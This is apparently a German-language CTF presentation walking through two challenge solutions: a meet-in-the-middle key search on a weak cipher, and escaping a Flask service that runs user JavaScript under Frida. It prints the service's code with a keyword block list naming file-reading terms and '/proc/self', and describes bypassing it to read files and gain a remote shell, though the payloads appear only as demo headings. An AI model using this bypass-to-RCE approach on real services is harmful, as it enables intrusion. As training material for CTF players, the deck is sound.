
## Theoretischer Angriff:

- Einzelne Keys sind sehr schwach
- Was wenn wir nach der mittleren Value suchen?
- Bei 3 Keys:
  - $2^{27}$  (134'217'728) mögliche "Zwischenresultate" nach 3 Runden
  - Kann auf einem modernen Laptop berechnet werden
- Plan:
  1. Alle Kombinationen berechnen
  2. Zwischenresultat Overlap suchen
  3. Keys die zu diesem Zwischenresultat führen suchen









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# Demo: Proof of Concept




## Implementation (1/2)

- **In der Praxis haben wir 6 Keys**
  - Dauert 512x länger
  - Braucht mehr Ressourcen (ohne weitere Optimierungen)
  - (Proof-of-Concept hatte 4)
- **Wir brauchen eine Plain/Ciphertext pair vom Admin-Key**
  - Dazu können wir den Example-Text verwenden

## Implementation (2/2)

- **Es gibt 2 Schlüssel:**
  - User-Key
  - Admin-Key
- **CMD Entschlüsselung verwendet User-Key**
- **Flagge ist**
  - mit Adminkey Verschlüsselt
  - mit User-Key “entschlüsselt”
  - → Zusätzliche Schicht
- **Wir müssen beide brechen:**
  - Userkey mit beliebigem Text
  - Adminkey mit “Example” Text



**shc2024{every1\_will\_b3\_able\_t0\_read\_th1s}**


# [v8]

(rev, medium)

<https://library.mount41n.ch/challenges/v8>

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- Medium Forensics Challenge
- Ohne Source Code (Black Box)
- Link zu Webseite
- Meine Lösung ist *“unintended”*



## Configuration Output

```

  ____
 /  _ \
| ( _ |
 > _ <
/ _ \ |
: : :
: : :
: : :
: : :
: : :
: : :

```

Frida 16.2.1 - A world-class dynamic instrumentation toolkit

### Commands:

help           -> Displays the help system  
object?       -> Display information about 'object'  
exit/quit      -> Exit

More info at <https://frida.re/docs/home/>

..... Connected to Local System (id=local)  
Spawning `./secureprint-abi.bin`...  
Spawned `./secureprint-abi.bin`. Resuming main thread!  
[Local::secureprint-abi.bin]-> Enter the secret password: Sorry, that's no  
Process terminated

Thank you for using Frida!

ReferenceError: 'hello' is not defined  
at (/usr/src/app/userinput.js:1)



## Via CMD Interagieren

- Endpoint: `/submit`
- HTTP POST Request
- Wahrscheinlich Flask app

### ▼ Response Headers (176 B)

- ? Connection: close
- ? Content-Length: 2996
- ? Content-Type: text/html; charset=utf-8
- ? Date: Fri, 31 May 2024 07:55:26 GMT
- ? Server: Werkzeug/3.0.1 Python/3.10.12

The screenshot shows the Network tab of a web browser's developer tools. A POST request to `/submit` is selected, showing a status of 200 and a response size of 3.17 kB. The response headers are visible, including `Connection: close`, `Content-Length: 2996`, `Content-Type: text/html; charset=utf-8`, `Date: Fri, 31 May 2024 07:55:26 GMT`, and `Server: Werkzeug/3.0.1 Python/3.10.12`. The request payload is also visible, showing `userinput=hello`.

Status	Method	File	Type	Transferred	Size
200	POST	submit	html	3.17 kB	3 kB
200	GET	e3t4euO8T-267oIAQAu6jDQyK3nVivM	woff2	13.29 kB	12.4...
404	GET	favicon.ico	html	389 B	207 B
200	GET	nes.min.css	css	77.67 kB	288...
302	GET	nes.min.css	css	77.63 kB	288...
200	GET	css?family=Press+Start+2P	css	1.11 kB	1.69...

6 requests | 594.42 kB / 173.26 kB transferred | Finish: 666 ms | DOMContentLoaded

Headers | Cookies | Request | Response | Timings | Security

Filter Request Parameters

Request payload

1 | userinput=hello

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# Demo: POST



# Frida JS API

- Wir wollen die Binärdatei lesen
- Frida (<http://frida.re>) ermöglicht...
  - Dateien lesen
  - Dateien schreiben
  - Und noch viel, viel mehr!
- Intended (?)

- `File.readAllBytes(path)` : synchronously read all bytes from the file specified by `path` and return them as an `ArrayBuffer`.
- `File.readAllText(path)` : synchronously read all text from the file specified by `path` and return it as a string. The file must be UTF-8 encoded, and an exception will be thrown if this is not the case.
- `File.writeAllBytes(path, data)` : synchronously write `data` to the file specified by `path`, where `data` is an `ArrayBuffer`.
- `File.writeAllText(path, text)` : synchronously write `text` to the file specified by `path`, where `text` is a string. The file will be UTF-8 encoded.

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# Demo: Reading .bin file (and more)

```

79 @app.route('/submit', methods=['POST'])
80 def submit():
81     userinput = request.form.get('userinput', '')
82
83     # Check for disallowed keywords
84     disallowed_keywords = ['require', 'frida-fs', 'node:fs', 'readFile', '/proc/self']
85     if any(keyword.lower() in userinput.lower() for keyword in disallowed_keywords):
86         error_message = "I'm Sorry Dave, I'm Afraid I Can't Do That (It's seriously not the right path) 🤖"
87         error_html = f'<div class="error-container"><button type="button" class="nes-btn is-error">{error_message}</button></div>'
88         return render_template_string(TEMPLATE + error_html)
89
90     # Save the user input to a file safely
91     filename = 'userinput.js'
92     with open(filename, 'w', encoding='utf-8') as f:
93         f.write(userinput)
94
95     # Call Frida with the saved file as a script
96     try:
97         # Use subprocess.Popen to start Frida with the user-supplied script
98         process = subprocess.Popen(['frida', '-f', './secureprint-abi.bin', '-l', filename],
99                                     stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
100         # Simulate echo '' | by writing an empty string to Frida's stdin
101         stdout, stderr = process.communicate(input='')
102         # Return the Frida output within a <pre> tag for linebreak support
103         output_html = f'''
104         <div class="nes-container with-title is-dark output-container">
105             <p class="title">Configuration Output</p>
106             <pre>{stdout}</pre>
107             <pre>{stderr}</pre>
108         </div>
109         '''
110         return render_template_string(TEMPLATE + output_html)
111     except Exception as e:
112         return str(e)

```



## Wordfilter bypassen:

- Der Word-Filter überprüft ob folgende Wörter im Input sind:
  - `'require','frida-fs','node:fs','readFile','/proc/self'`
- Haben alle etwas mit Dateien-Lesen zu tun
- Wir müssen dafür sorgen das diese nicht direkt im Input stehen.
- Ideen?

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# Demo: Wordfilter-Bypass

# Remote Code Execution

- Wir können beliebig:
  - Dateien schreiben
  - Dateien lesen
- Nächstes Ziel: RCE
  - Erleichtert suche von Flagge

```
sebi@x1eg4:/tmp$ which frida
~/.local/bin/frida
sebi@x1eg4:/tmp$ file ~/.local/bin/frida
/home/sebi/.local/bin/frida: Python script, ASCII text executable
sebi@x1eg4:/tmp$
```


```
# Check for disallowed keywords
...
# Save the user input to a file safely
filename = 'userinput.js'
with open(filename, 'w', encoding='utf-8') as f:
    f.write(userinput)

# Call Frida with the saved file as a script
try:
    process = subprocess.Popen(
        ['frida', '-f', './secureprint-abi.bin', '-l', filename],
        stdin=subprocess.PIPE,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        text=True
    )
    ...
    return render_template_string(TEMPLATE + output_html)
except Exception as e:
    return str(e)
```



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# Demo: RCE / Remote Shell



# Ende

Noch Fragen, Feedback oder Kritik?